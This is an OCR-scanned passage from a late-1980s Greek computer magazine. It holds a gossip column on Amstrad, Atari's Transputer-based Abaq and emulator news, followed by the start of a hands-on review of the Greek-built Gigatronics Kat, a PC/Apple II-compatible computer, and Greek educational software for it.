Όμως μην πιστεύετε ότι ο Alan μας δεν τα βλέπει όλα αυτά. Τα βλέπει και τα παραβλέπει και φαίνεται να ανησυχεί που και κάποιος άλλος πουλάει σε αυτή την αγορά. Το κακό όμως είναι ότι δεν ξέρει τι να κάνει. Το SPECTRUM είναι τόσο φτωχό σε ικανότητες και τόσο ακριβό, που κανένας δεν φαίνεται να το θέλει πια. Από την άλλη, έχει τόσα πολλά «σοβαρά» μηχανήματα που δεν μπορεί να συναγωνιστεί την Amiga ή το Atari ST. Μη νομίζετε πάλι ότι θα βγάλει εκείνο το micro των 16bits πολύ γρήγορα. Εξάλλου, οι περισσότερες λεπτομέρειες γι' αυτό το μηχάνημα είχαν γραφτεί στο Personal Computer Weekly, το οποίο από τότε που πουλήθηκε δεν μας τα λέει και τόσο καλά με τις περισσότερες ειδήσεις του.

Τι λοιπόν θα κάνει ο Alan μας; Μα, τι άλλο ... θα μειώσει την τιμή του 1512. Τουλάχιστον έτσι συζητιέται στους διαδρόμους της Amstrad. Έτσι, λέει, το Amstrad 1512 θα μπορέσει να «χωρέσει» καλύτερα στην αγορά των home micros και θα ανταγωνιστεί όλα τα άλλα μηχανήματα. Η λύση αυτή φαίνεται ακόμη πιο λογική τώρα, μετά την ανακοίνωση του PPC. Βλέπετε, έχουμε τα 1640 να καλύπτουν τις ανάγκες των «σοβαρών» και τα φορητά που είναι πολύ φτηνά. Άρα τα 1512 δεν «στέκονται» και πολύ καλά στην τιμή τους. Ίδωμεν, λοιπόν.

Θυμάστε το Abaq; Το μηχάνημα που η ATARI ανακοίνωσε (όπως έκανε και με όλα τα άλλα μηχανήματά της) πριν την ώρα του; Ε, λοιπόν, η φασαρία γύρω από αυτό ξανάρχισε. Πολλοί λένε ότι είναι έτοιμο, άλλοι λένε ότι η ATARI θα το παρουσιάσει το Μάρτιο στην έκθεση του Αννόβερου και άλλα τέτοια. Ελπίζω όμως να μην τα πιστεύετε όλα αυτά, γιατί θα απογοητευθείτε. Μιλήσαμε με μερικούς από τους προγραμματιστές που δουλεύουν για το HELIOS (το λειτουργικό) του ABAQ και, παρ' ότι υπάρχουν μερικές δοκιμαστικές εκδόσεις του, ΔΕΝ το περιμένουν να εμφανιστεί πριν από το Σεπτέμβριο. Άρα, τι θα παρουσιάσει η ATARI το Μάρτιο; Μα τι άλλο, ένα ακόμα κουτί με ένα TRANSPUTER και ένα ST που θα κάνει γραφικά.

Συγκεκριμένα, μέχρι στιγμής η ATARI έχει μερικά πρωτότυπα που, από ότι φαίνεται, έχουν μοιρασθεί στα διάφορα s/w houses. Τα πρωτότυπα αυτά περιέχουν ένα Transputer T800 με 4Megabytes RAM και 1Megabyte Video RAM, RS232C, Centronics, MIDI interface, ποντίκι και διάφορες βοηθητικές θύρες, για τη σύνδεση άλλων Transputers και περιφερειακών.

Το ABAQ στη σημερινή μορφή του μπορεί να αποδώσει γραφικά σε τέσσερα βασικά modes. Το πρώτο και καλύτερο δίνει εικόνες με ανάλυση 1280x960pixels και 16 χρώματα από μια παλέτα των 4096 χρωμάτων. Τα υπόλοιπα modes μπορούν να αποδώσουν 1024x768pixels (16 χρώματα από μια παλέτα των 16 εκατομμυρίων χρωμάτων), 640x480pixels (16 χρώματα από μια παλέτα των 16 εκατομμυρίων χρωμάτων και 512x480pixels (16 εκατομμύρια χρώματα!!).

Αλλά, όπως ήταν φυσικό, όλα αυτά τα υπέροχα πράγματα κοστίζουν και, μάλιστα, κοστίζουν πολύ. Η ATARI στην αρχή μας είχε πει ότι το μηχάνημα θα κόστιζε κάτω από 1000 λίρες (240.000 δρχ.), τώρα όμως η τιμή ανέβηκε στις 3000 λίρες (720.000 δρχ.) και ΔΕΝ συμπεριλαμβάνει το monitor. Προτού όμως πείτε ότι αν το μηχάνημα είναι τόσο καλό δεν θα υπάρχει πρόβλημα να αγοράσει κανείς ένα μόνιτορ, να σας πούμε και κάτι που ίσως σας διαφεύγει. Πολύ λίγα monitors μπορούν να αποδώσουν τη μεγάλη ανάλυση του ABAQ. Και αυτά που μπορούν είναι «λίγο» ακριβά. Για παράδειγμα, η HITACHI έχει ένα μόνιτορ που τα καταφέρνει με αυτή την ανάλυση και που κοστίζει ... μόλις ... 5000 λίρες (1.200.000 δρχ.). Καλό, έτσι;

Ωραία, βρε Tramiel, δεν λέω, καλό το νέο μηχάνημα με τα Transputers και ωραία τα γραφικά αυτά που ΘΑ έχει, αλλά ποιός θα το αγοράσει; Και αν βέβαια εννοούμε τους γραφίστες και τους διαφημιστές ή τους μηχανικούς, που χρειάζονται υψηλή ανάλυση, τότε γιατί το μηχάνημα διαφημίζεται τόσο πολύ στα χαμηλότερα στρώματα της αγοράς; Από την άλλη, στην αγορά των γραφικών και των σταθμών εργασίας έχει πάρα πολύ ανταγωνισμό από τα μεγάλα ονόματα, όπως η APOLLO και η SUN, οι οποίες προσφέρουν συστήματα που δεν είναι και τόσο ακριβότερα από αυτό που μας υπόσχεται η ATARI.

Πριν αφήσουμε την ATARI και το νέο της δημιούργημα, θα πρέπει να σας πούμε κάτι ακόμα. Βλέπετε, υπάρχει ένα προβληματάκι με το όνομα και μπορεί το Μάρτιο να ονομάζεται αλλιώς. Το όνομα φαίνεται ότι είναι κατοχειρωμένο σε μερικές χώρες τις Ευρώπης και η ATARI ψάχνει για καινούργιο. Ελπίζω τουλάχιστον να βρουν κάτι καλύτερο.

Μιας και μιλάμε για την ATARI, να δούμε και κάτι αρκετά περίεργο. Η εταιρία Avant Garde, που σχεδίασε και προγραμμάτισε το γνωστό μας PC-ditto, που μεταμορφώνει το ATARI σας σε IBM συμβατό, φαίνεται να τα έχει με τον Ευρωπαϊκό της διανομέα, την Robtek. Η Robtek φαίνεται ότι έχει τα δικαιώματα διανομής του PC-ditto στην Ευρώπη, αλλά τώρα που το πρόγραμμα έχει «πιάσει» στην αγορά, η Avant Garde δεν θέλει πια να το διακινεί κάποιος άλλος. Έτσι, λοιπόν, έφτιαξε μια νέα έκδοση του PC-ditto, που περιέχει λιγότερα bugs απ' ό,τι η αρχική και τώρα κατηγορεί την Robtek ότι διακινεί πειρατικές κόπιες. Το αστείο βέβαια είναι ότι η Robtek ΕΧΕΙ ένα συμβόλαιο υπογεγραμμένο από την Avant Garde. Τι να γίνει, αυτά έχει η ζωή. Πάντως, αν το PC-ditto σας είναι από την Robtek, ΜΗΝ περιμένετε να πάρετε δωρεάν τη νέα βελτιωμένη έκδοση.

Όμως, η Robtek φαίνεται να κατάλαβε ότι η ιστορία με τους εξομοιωτές (emulators) έχει πολύ χρήμα και αυτό το μήνα παρουσίασε κάτι εκπληκτικό. Το πρόγραμμα αυτό κερδίζει το βραβείο της στήλης για το καλύτερο αστείο του μήνα.

Ναι! Είναι αλήθεια, η Robtek κυκλοφόρησε το "THE 64 EMULATOR", το οποίο υπόσχεται να τρέξει όλα τα γνωστά προγράμματα του Commodore 64 στην Amiga σας. Το πρόγραμμα κοστίζει 70 λίρες (17.000 δρχ.) και φαίνεται να δουλεύει, αλλά ποιός είναι τόσο τρελλός ώστε να αγοράσει μια Amiga για να ▶



τρέχει προγράμματα του 64, από την άλλη όμως, αν βαρεθήκατε να βλέπετε την επίδειξη με την μπάλα ή το defender of the crown, τότε το 64 EMULATOR μπορεί να είναι αυτό που περιμένατε (τρέχει και το GEOS!). Καημένη Amiga, τι σου κάνουν, σε λίγο θα σου βγάλουν και simulator και για το SPECTRUM και τότε... σίγουρα θα έχεις «προγράμματα».

Το 1988 φαίνεται να είναι πολύ ανθηρό για τη στήλη, τουλάχιστον από την πλευρά των «αποκλειστικών» ειδήσεων, που αφορούν και πάλι τον αγαπημένο μου Θείο. Βλέπετε, ο «δικός» μας έχει επιστρέψει και, αν κρίνουμε από τα μέρη που εμφανίζεται το Z88, οι Άγγλοι (τουλάχιστον) έχουν και πάλι ενθουσιαστεί με τα δημιουργήματά του.

Κάτι τα λεφτά, κάτι η παλιά μας δόξα, άρχισε πάλι τους οραματισμούς. Αυτή τη φορά, εντυπωσιασμένος από τους νέους παράλληλους επεξεργαστές, που όπως λέει θα σταματήσουν το μονοπώλιο της INTEL, προέβλεψε ότι σύντομα θα μπούμε στην εποχή των ρομπότ, τα οποία θα αντικαταστήσουν τους γιατρούς και τους άλλους συμβούλους (!) και ειδικότερα τους δασκάλους. Θα μπορούσε να πει κανείς ότι εννοούσε τα Expert Systems, αλλά είπε ότι τα ρομπότ θα φτάσουν και θα ... ξεπεράσουν τους ανθρώπους (πολύ Robocop φαίνεται ότι είδε ο Θείος).

Σκεφτόμενος όλα αυτά, λοιπόν, συνάντησε τον Nolan Bushnell, ο οποίος, για όσους δεν το ξέρουν, είναι ο ιδρυτής της ATARI. Ο θείος και ο Nolan έχουν αρχίσει να μιλούν για ένα νέο μυστικό «προϊόν», που ΔΕΝ θα είναι κάτι ανάλογο του Z88. Δυστυχώς, ο Θείος δεν θέλησε να μας πει τι έχει στο μυαλό του, αλλά... εμείς ξέρουμε τον Bushnell και τι έχει προσφέρει στον κόσμο (εκτός από την ATARI). Ο Bushnell, λοιπόν, φαίνεται να έχει τις ίδιες μεγαλεπήβολες ιδέες για την εφαρμογή της τεχνητής ευφυΐας. Έτσι λοιπόν, πριν από δύο χρόνια, όταν αποφάσισε ότι η τεχνολογία δεν ήταν ακόμη έτοιμη, μας παρουσίασε τα... Petsters. Για όσους δεν τα έχουν δει εννοούμε εκείνα τα σκυλιά και τα γατιά ρομπότ που είχαν κατακλύσει τα προπερασμένα Χριστούγεννα τα μαγαζιά. Αυτά τα «γατο-ρομπότ» μπορούσαν να ακολουθούν τον ήχο, δηλαδή, αν φωνάζατε αρκετά δυνατά έρχονταν προς το μέρος σας, κουνούσαν την ουρά τους και μπορούσαν να αποφεύγουν τους τοίχους όταν ήταν σε κίνηση. Τα «γατορομπότ» αυτά ήταν, αν μη τι άλλο, πολύ αστεία, αλλά ΔΕΝ έκαναν και τίποτα το ιδιαίτερο.

Τώρα όμως φαίνεται ότι η τεχνολογία είναι έτοιμη και ο Bushnell φαίνεται αποφασισμένος να διασταυρώσει την τεχνογνωσία που έχει από τα «γατιά» του με τη μεγαλοφυΐα του Θείου. Τώρα, το τι θα βγει, μόνο ένας Θεός το ξέρει, αλλά, αν δείτε ένα C5 που κυκλοφορεί μόνο του και νιαουρίζει, μην εκπλαγείτε.

Μετά την απειλή των τεχνητών γατιών, όμως, θα σας αφήσω και αυτό το μήνα. Αυτό βέβαια δεν είναι τόσο εύκολο όσο φαίνεται. Αν θέλετε το πιστεύετε, αλλά ο επίλογος είναι ένα από τα δυσκολότερα μέρη ενός κειμένου.

Όταν είχα έρθει στην Αγγλία - και επί πολλά χρόνια - είχα ένα γράμμα κάθε εβδομάδα, σταλμένο από μια πολύ καλή φίλη, το οποίο κατάφερνε πάντα να με γεμίζει άγχος και νοσταλγία τελικά. Τι άλλο μπορείς να κάνεις, όταν η τελευταία φράση είναι...

Εδώ και τώρα Καλοκαίρι!!

Βασίλης



TEST

Kat:

IBM ΚΑΙ APPLE ΣΥΜΒΑΤΟΤΗΤΑ, ΑΠΟ ΕΛΛΗΝΙΚΑ ΧΕΡΙΑ





Το test αυτού του μήνα είναι κάπως διαφορετικό. Ο υπολογιστής που παρουσιάζουμε, κατασκευασμένος απ' τη Gigatronics, συγκεντρώνει δύο μάλλον αξιοπρόσεκτα χαρακτηριστικά: την ταυτόχρονη συμβατότητά του με IBM PC και Apple II και την ελληνική του ιθαγένεια. Καιρός ήταν, δεν νομίζετε;

των Α. Λεκόπουλου – Δ. Ζερβού

TEST Kat

Μπορούμε πλέον να αισθανόμαστε υπερήφανοι.

Στις 12 Ιανουαρίου ο πρωθυπουργός της χώρας ανακοίνωσε την πολιτική βούληση της κυβέρνησης για δημιουργία και στήριξη Εθνικής Βιομηχανίας Πληροφορικής. Τη βαρυσήμαντη για το χώρο μας αυτή δήλωση, προκάλεσε η Gigatronics με τον Kat, τον πρώτο Ελληνικό ηλεκτρονικό υπολογιστή. Στην πραγματικότητα πρόκειται για τον ήδη υπάρχοντα PC4 που άλλαξε όνομα. Η ιστορία της κατασκευής του υπολογιστή πηγαίνει περίπου ενάμιση χρόνο πίσω. Τότε η Gigatronics είχε οραματιστεί έναν υπολογιστή που θα μπορούσε να χρησιμοποιηθεί το ίδιο καλά και σαν επαγγελματικό εργαλείο, αλλά και σαν υπολογιστής για εκπαίδευση (με απώτερο σκοπό να μπει στα σχολεία). Φυσικά επειδή κανένα μηχάνημα στον κόσμο δεν τα πάει καλά και στους δύο αυτούς τομείς και επειδή ήταν άκρως παρακινδυνευμένο να φτιαχτεί ένα τελείως καινούργιο μηχάνημα, η Gigatronics αποφάσισε να δημιουργήσει έναν υπολογιστή που θα ήταν ταυτόχρονα συμβατός με τον Apple IIe και με τον IBM PC.

Έτσι άρχισε απ' την αρχή η σχεδίαση και κατασκευή αυτού του υπολογιστή. Η πρώτη version ήταν έτοιμη τον Μάιο του 1987, δεν βγήκε όμως ποτέ στον αέρα γιατί κρίθηκε πολύ ακριβή με την πτώση τιμών που υπήρχε τότε. Παρόλα αυτά όμως η Gigatronics, έστειλε έναν υπολογιστή στο γραφείο του πρωθυπουργού για μία πρώτη γνώμη, ενώ παράλληλα ξανάρχισε το σχεδιασμό του μηχανήματος απ' το μηδέν.

Όλα αυτά μέχρι τον Σεπτέμβρη του 1987 οπότε και ήταν έτοιμη η δεύτερη version του μηχανήματος που τότε ονομαζόταν PC4. Πάλι η Gigatronics έστειλε ένα κομμάτι στο γραφείο του πρωθυπουργού, ενώ άρχισε και να το διαφημίζει

Ο Kat ΚΑΙ ΟΙ ΜΑΘΗΤΕΣ

Όπως είναι γνωστό κύριος λόγος της συμβατότητας του Kat με τον Apple II είναι ο προορισμός του για να μπει στα σχολεία, και αυτό γιατί ο Apple II έχει μία τεράστια βιβλιοθήκη εκπαιδευτικών προγραμμάτων, που φτάνει περίπου τους 16.000 τίτλους. Στο εξωτερικό, και ειδικότερα στην Αμερική, ο Apple II χρησιμοποιείται ευρέως στην εκπαίδευση με πολύ καλά αποτελέσματα.

Φυσικά κάποιος μπορεί να σκεφτεί ότι όλα αυτά τα προγράμματα θα είναι μάλλον άχρηστα στη χώρα μας, αφού είναι γραμμένα στα Αγγλικά. Παρ' όλα αυτά υπάρχουν, όσο και αν σας φαίνεται απίστευτο, εκπαιδευτικά προγράμματα και στα Ελληνικά. Τα προγράμματα αυτά διατίθενται κυρίως απ' την Rainbow (που είναι και η αντιπροσωπία της Apple) απ' την οποία βρήκαμε αρκετά ενδιαφέροντα.

Αρχίσαμε από τα κλασικά προγράμματα εκμάθησης ξένων γλωσσών, που στην περίπτωσή μας ήταν τα Αγγλικά, τα Γαλλικά και τα Γερμανικά. Ανάμεσά τους ξεχωρίσαμε δύο προγράμματα. Το πρώτο ονομάζεται «Λεξιλόγιο Αγγλικών» και όπως φανερώνει ο τίτλος του ασχολείται με την εκμάθηση αγνώστων λέξεων στο μαθητή. Περιέχει περίπου 1500 λέξεις και αποτελείται από 3 δισκέτες.


Κύριο χαρακτηριστικό του είναι η δυνατότητα εξέτασης του μαθητή, είτε με αντιστοιχία λέξεων, είτε με βάση την πολλαπλή εκλογή (multiple choice). Παράλληλα είναι πολύ εύκολο στη χρήση, έτσι ώστε να μπορεί να χρησιμοποιηθεί και από μικρότερα στην ηλικία παιδιά.

Το δεύτερο πρόγραμμα ονομάζεται «Γραμματική Γερμανικών» και περιέχει ουσιαστικά (χωρισμένα κατά γένος) και ρήματα. Η λειτουργία του είναι αρκετά απλή. Ζητάει απ' το χρήστη να του κλίνει ένα ουσιαστικό (που ο υπολογιστής διαλέγει στην τύχη), ή να του σχηματίσει τους αρχικούς τύπους κάποιου (ομαλού ή ανώμαλου) ρήματος. Φυσικά κάθε απάντηση ελέγχεται, και αν είναι λάθος τυπώνεται η σωστή στην οθόνη. Χαρακτηριστικό και των δύο προγραμμάτων είναι ότι οι φράσεις οδηγιών και επικοινωνίας με τον υπολογιστή είναι στα Ελληνικά.

Τώρα, πέρα απ' τα προγράμματα εκμάθησης ξένων γλωσσών, υπάρχουν και



Ένα πολύ χρήσιμο πρόγραμμα ανθρωπολογίας αναλύει το ταξίδι του ήχου στο αυτί.



Ένα πρόγραμμα γεωγραφίας παρουσιάζεται σαν κυνήγι θησαυρού.

σιγά σιγά και φυσικά να το διαθέτει στην αγορά. Απ' ότι φαίνεται ο υπολογιστής ενθουσίασε τον κ. Α. Παπανδρέου που στις 12 Ιανουαρίου έκανε την εξαγγελία που σας είπαμε προηγουμένως. Το γεγονός αυτό βρήκε απροετοίμαστους τόσο τους δημοσιογράφους, όσο και τους ανθρώπους της Gigatronics που άρχισαν ένα πραγματικό αγώνα δρόμου για να προλάβουν τόσο τις παραγγελίες όσο και τα ζητήματα παραγωγής του Kat. Μέσα σε όλον αυτόν τον κυκεώνα ο κ. Γιάννης Γαρύφαλλος της Gigatronics κατάφερε να διαθέσει στα περιοδικά μας ένα απ' τα λίγα ελεύθερα κομμάτια του Kat για test.

Πριν αρχίσουμε όμως την περιγραφή του μηχανήματος θα πρέπει να σας διευκρινίσουμε ότι ο υπολογιστής που είδαμε δεν ήταν στην τελική του μορφή. Συγκεκριμένα ήταν τοποθετημένος σε άλλο κουτί, η motherboard ήταν σε πειραματικό στάδιο και γενικά το εσωτερικό του μηχανήματος δεν ήταν στην κατάσταση που θα πηγαίνει στον αγοραστή.

ΕΞΩΤΕΡΙΚΗ ΠΕΡΙΓΡΑΦΗ

Όπως είπαμε και προηγουμένως το κουτί του Kat δεν ήταν το τελικό και ήταν



προγράμματα που ασχολούνται με την Ελληνικότερη πλευρά της εκπαίδευσης.

Έτσι βρήκαμε προγράμματα που ασχολούνται με μαθηματικά, ξεκινώντας απ' την απλή αριθμητική του δημοτικού σχολείου και καταλήγοντας στις τελευταίες τάξεις του Λυκείου. Ανάμεσά τους ξεχωρίσαμε το τελευταίο, αυτό δηλαδή που πραγματεύεται ζητήματα εφαρμοσμένων μαθηματικών. Το πακέτο απευθύνεται σε μαθητές Β' και Γ' Λυκείου με σκοπό να τους βοηθήσει στο να εξοικειωθούν με τις βασικές έννοιες του Διαφορικού και Ολοκληρωτικού Λογισμού. Πραγματεύεται δηλαδή ζητήματα επίλυσης εξισώσεων με ν αγνώστους, ή διαφορικών εξισώσεων, στατικές αναλύσεις, ιστογράμματα κλπ. Γνώμη μας όμως είναι πως το συγκεκριμένο πακέτο μπορεί να φανεί χρήσιμο σε οποιονδήποτε θέλει να χειριστεί τα Ανώτερα Μαθηματικά ή θέλει να εκτελέσει πολύπλοκους υπολογισμούς.

Ας αφήσουμε όμως τα μαθηματικά για να πάμε στη Φυσική και στη Χημεία. Και εδώ έχουμε αρκετά καλά προγράμματα που ασχολούνται με ζητήματα ύλης των τελευταίων τάξεων του Γυμνασίου και των πρώτων τάξεων του Λυκείου. Ο τρόπος λειτουργίας των προγραμμάτων αυτών στηρίζεται στις ερωτήσεις πολλαπλής εκλογής.


Φυσικά εκτός απ' τα πρακτικά μαθήματα, υπάρχουν και τα θεωρητικά. Έτσι ξεχωρίσαμε δύο προγράμματα Νέων και Αρχαίων Ελληνικών και ένα Ανθρωπολογίας. Αυτό των Νέων Ελληνικών πραγματεύεται ζητήματα κλίσης ουσιαστικών, επιθέτων και ρημάτων της Νέας Ελληνικής Γλώσσας, ενώ αυτό των Αρχαίων περιέχει γύρω στα 130 ανώμαλα ρήματα και καλεί το μαθητή να σχηματίσει τους αρχικούς χρόνους κάποιου απ' αυτά.

Το πρόγραμμα Ανθρωπολογίας που είδαμε, ονομάζεται «το Αυτί» και ασχολείται με τα μέρη και τις λειτουργίες του ανθρώπινου αυτιού. Το πρόγραμμα περιέχει διάφορες εικόνες που βοηθούν το μαθητή να δει τα συγκεκριμένα μέρη του αυτιού που εξετάζονται εκείνη την ώρα.

